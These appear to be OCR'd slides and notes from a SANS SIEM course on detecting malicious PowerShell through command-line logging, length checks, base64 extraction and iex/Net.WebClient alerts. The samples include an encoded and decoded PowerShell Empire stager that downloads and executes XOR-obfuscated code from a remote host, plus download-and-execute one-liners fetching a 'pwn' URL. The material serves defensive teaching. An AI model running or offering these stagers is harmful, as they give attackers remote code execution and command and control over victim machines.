
AllSigned: Permits only scripts that are digitally signed by a trusted publisher.

RemoteSigned: Permits only scripts that are digitally signed by a trusted publisher or that have been created locally.

Unrestricted: Permits all scripts to run.

While the description of these makes it sound like a strong security control, there are multiple ways to bypass the execution policy. One online article shows 15 ways to bypass it.

References:
https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy
https://sec555.com/7l



Command Line Logging

PowerShell.exe without command line parameters:

```
Process Information:
        New Process ID:          0xbc4
        New Process Name:        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Token Elevation Type:    TokenElevationTypeDefault (1)
        Creator Process ID:      0xc54
```

With command line parameters:

```
        Process Command Line:   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBU
AGUAbQAuAE4AZQBUAC4AUwB1AHIAVgBpAEMARQBQAE8AaQBuAHQATQBhAE4AQQBnAGUAcgBdADoAOgBFAHgACAB1AEMAVAAxADAAMABDAG8ATgB0AGkAbgB1AGUAIAA9ACAAMAA7
ACQAdwBjAD0ATgBFAFcALQBPAGIASgBFAEMAVAAgAFMAWQBTAHQAZQBNAC4ATgBFAHQALgBXAEUAYgBDAEwASQBFAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAw
ACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZAB1AG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawB1
ACAARwB1AGMAawBvACcAOwAkAFcAQwAuAEgARQBBAEQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwB1AG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBPAFgAWQAg
AD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAUwBUAF0AOgA6AEQAZQBmAEEAVQBsAHQAVwBFAGIAUABSAG8AWAB5ADsAJABXAGMALgBQAHIAbwB4
AHkALgBDAHIAZQBEAEUAbgBUAEkAQQBMAHMAIAA9ACAAWwBTAFkAcwB0AEUAbQAuAE4ARQB0AC4AQwByAEUAZAB1AE4AVABJAGEATABDAGEAYwBoAGUAXQA6ADoARABFAEYAYQB1
AGwAdAB0AEUAdAB3AE8AcgBrAEMAcgB1AEQARQBuAHQAaQBBAGwAUwA7ACQASwA9ACcAYgA4ADUAZgAzADUAMwBhADUANQA3AGUAYgB1ADkAYgA3ADQAMgAwADIAMAA4ADQAOAB1
AGMAZgBmADAAZQBjACcAOwAkAGkAPQAwADsAWwBDAGgAQQByAFsAXQBdACQAYgA9ACgAWwBjAEgAYQBSAFsAXQBdACgAJAB3AEMALgBEAG8AVwBuAEwATwBhAEQAUwBUAFIAaQBO
AGcAKAA1AGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADEALgAzADoAOAAwADgAMAAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQApACkAfAA1AHsAJABfAC0AYgBYAE8AcgAkAEsAWwAk
AEkAKwArACUAJABrAC4ATAB1AG4AZwBUAGgAXQB9ADsASQBFAFgAIAAoACQAYgAtAGoATwBpAG4AJwAnACkA
```

SANS


SEC555 | SIEM with Tactical Analytics 94

Command Line Logging

In Section 3, Windows auditing was set to log process creations. By default, this does not include command line parameters, so you would only get the top picture on this slide. If auditing is set also to log command line parameters, then the log will also include the bottom part of this slide.

Upon looking at the bottom picture, one can immediately get a feel for the value in analyzing the command line parameters. While the picture alone does not show what is really being executed, it instills suspicion as to why encoding would be used.

The audit setting to enable command line logging is under Computer Configuration -> Policies -> Administrative Templates -> System -> Audit Process Creation. It is highly recommended to enable this.



Command Line

Adversaries like to bypass script files due to AV detection

- Thus long, obfuscated commands are common
- Or calls to download and execute code are made
- Another example of their strength = their weakness

Key augmentations for discovery:


- Command line length (> 500 is odd)
- Base64 discovery
- Execution of downloaded code

SANS

Command Line

The goal is to detect the abnormal or malicious use of PowerShell without flagging on legitimate use. To do this, detection has to focus on malicious use—specifically, the means by which adversaries use and invoke PowerShell.

One of the preferred methods is to invoke PowerShell using only command line parameters. This helps to evade application control and antivirus. This is usually done by passing base64-encoded commands or triggering a download of code and then having PowerShell execute it. Regardless of which of these techniques are used, there are multiple areas where attackers' strengths can be turned into weaknesses.



Command Line Length

```
event_id:4688 AND command_line_length:>500
```

NewProcessName: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"

```
Time                          command_line

March 7th 2017, 22:12:47.000  powershell  -command "write-host 'all your bases are mine'; write-host 'evil command
                              ran here';write-host 'all your bases are mine'; write-host 'evil command ran
                              here';write-host 'all your bases are mine'; write-host 'evil command ran here';write-
                              host 'all your bases are mine'; write-host 'evil command ran here';write-host 'all
                              your bases are mine'; write-host 'evil command ran here';write-host 'all your bases
                              are mine'; write-host 'evil command ran here';write-host 'all your bases are mine';
                              write-host 'evil command ran here';write-host 'all your bases are mine'; write-host

March 7th 2017, 15:07:52.000  powershell.exe  -NoP -sta -NonI -W Hidden -Enc
                              WwBTAHkAUwBUAEUATQAuAE4AZQBUAC4AUwBFAHIAdgBJAEMAZQBQAG8AaQBuAFQATQBhAG4AYQBHAEUAUgBdA
                              DoAOgBFAHgAUABlAEMAVAAxADAAMABDAE8ATgBOAEkAbgBVAEUAIAA9ACAAMAA7ACQAVwBjAD0ATgBFAFcALQ
                              BPAEIASgBFAEMAdAAgAFMAWQBzAFQAZQBNAC4ATgBFAFQALgBXAEUAYgBDAGwASQBFAG4AdAA7ACQAdQA9ACc
                              ATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBX
                              ADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAAR
                              wBlAGMAawBvACcAOwAkAHcAOwAuAFgAZQBBAEQARQBvAHMALgBBAGQAZAAgACcAVQBzAGUAcgAtAEEAZwBlAG
```


SANS

SEC555 | SIEM with Tactical Analytics 96

Command Line Length

Normally, when PowerShell is invoked, it is to call a script or perform a quick function. As a result, the length of the command is short. However, when parameters are passed over the command line, or encoding is used, the length often exceeds 500 characters. This technique can be applied to find abnormalities even outside of PowerShell.

There will be legitimate cases where a program exceeds 500 characters. For example, Google Chrome will likely need to be filtered out. It passes settings via command line, and at the time of this writing, had a command line length of almost 5,000 characters. Adobe Reader was another false positive as it regularly opened with a command line length of around 700. When testing this, less than 10 exclusions had to be made to eliminate false positives. In a large environment, the number of exceptions is likely to be between 10 and 50.



Base64 Encoding

Common to see base64-encoded PowerShell attacks

- Can be extracted using regex and then decoded

Example: `(?<base64_code>[A-Za-z0-9+/]{50,}[=]{0,2})`

```
[SySTEM.NeT.SErvICePoinTManaGER]::ExPeCT100CONtInUE = 0;$Wc=NEW-OBJECt SYsTeM.NE
T.WEbClIEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Ge
cko';$wC.HeADErs.Add('User-Agent',$u);$Wc.PrOXY = [SySTem.Net.WEbREquEsT]::DEFAuL
tWeBPROxY;$WC.PROXy.CREdenTials = [SystEM.NEt.CreDenTiaLCAcHe]::DefauLTNeTWoRKCre
DentiALs;$K='b85f353a557ebb9b742020848bcff0ec';$i=0;[cHAr[]]$b=([cHaR[]]($WC.DOWN
LOADStRIng("http://10.0.1.3:8080/index.asp")))|%{$_-bXoR$K[$I++%$k.Length]};IEX
 ($b-join'')

powershell.exe  -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAuAE4AZQBUAC4AUw
BFAHIAdgBJAEMAZQBQAG8AaQBuAFQATQBhAG4AYQBHAEUAUgBdADoAOgBFAHgAUABlAEMAVAAxADAAMAB
DAE8ATgB0AEkAbgBVAEUAIAA9ACAAMAA7ACQAVwBjAD0ATgBFAFcALQBPAEIASgBFAEMAdAAgAFMAWQBz
AFQAZQBNAC4ATgBFAFQALgBXAEUAYgBDAGwASQBFAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvA
```

SANS

SEC555 | SIEM with Tactical Analytics 97

Base64 Encoding


It is very common to see base64 used to encode PowerShell commands and even scripts. The bottom command on this slide represents a command issued from a machine compromised using PowerShell Empire. This was the initial command launched to establish command and control from the victim machine. The top portion of the picture is the decoded commands. As you can see, both base64 and random character capitalization are used for obfuscation.

While obfuscation can be used to hide, it also can be an indicator of malicious behavior. Regex can then be used to find and extract this code; then it can also be automatically decoded. The regex pattern listed in the slide is not the most accurate method of extracting base64 patterns. However, it is a quick and dirty way to find base64 strings by looking for a string with at least 50 characters using base64-allowed characters. There are other ways to extract that are likely to work. This was used since it is less likely to have a string false positive due to the length check of 50.

In the event that this is a false positive, it does not matter. For example, if the string asdfioujasdofjaskldjfasoidfjasoidfjoiasdfjioasfiosdfjoiasdifioasdf was picked up and marked as base64, then when the field goes to be decoded, the decode will fail. This, ultimately, verifies it is not base64, and then the field could be removed.

Note: PowerShell Empire is no longer being supported or developed. This was an example provided from usage to develop the lab material

References:
https://github.com/EmpireProject/Empire
http://sec555.com/118



Download and Execute

Code can be downloaded and run to minimize the length

- Also, works with base64 encoding

```
powershell  -nop -enc
aQB1AHgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvA
HcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcwB1AGMANQA1ADUALgBjAG8AbQ
AvAHAAdwBuACcAKQA=

powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```

`Invoke-Expression` (iex) runs commands passed to it

- Net.WebClient acts as a PowerShell web browser

SANS

SEC555 | SIEM with Tactical Analytics 98

Download and Execute
One way a command line length check could be avoided would be to tell PowerShell to download code from a website and then execute it. This even works with base64 encoding. This slide shows an example of doing so, both with base64 and without it. In both cases, PowerShell is being told to download the contents of https://sec555.com/pwn and run it.

This is done by using the Invoke-Expression cmdlet. It tells PowerShell to run something as PowerShell code. Another example of using this would be:


```
$command = "Write-Host hello"
Invoke-Expression $command
```

An alias for Invoke-Expression is iex. This is simply a means to call Invoke-Expression without typing the whole thing out.

The other major component with this use case is using Net.WebClient. Effectively, it is a method for PowerShell to act as a web browser. In this case, it is initialized and then told to download the contents of https://sec555.com/pwn.

Feel free to try the command in this slide at your own risk. The full command is:

```
powershell.exe -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```



iex + Net.WebClient

Alerts can be generated by looking for key strings

- Such as Invoke-Expression, iex, Net.WebClient, -enc
- iex + Net.WebClient = Highly suspicious

Evasion is possible through encoding

- Encoding increases length
- Suspicious in itself (likely do not use -enc)

False positives possibly but solution should be low maintenance

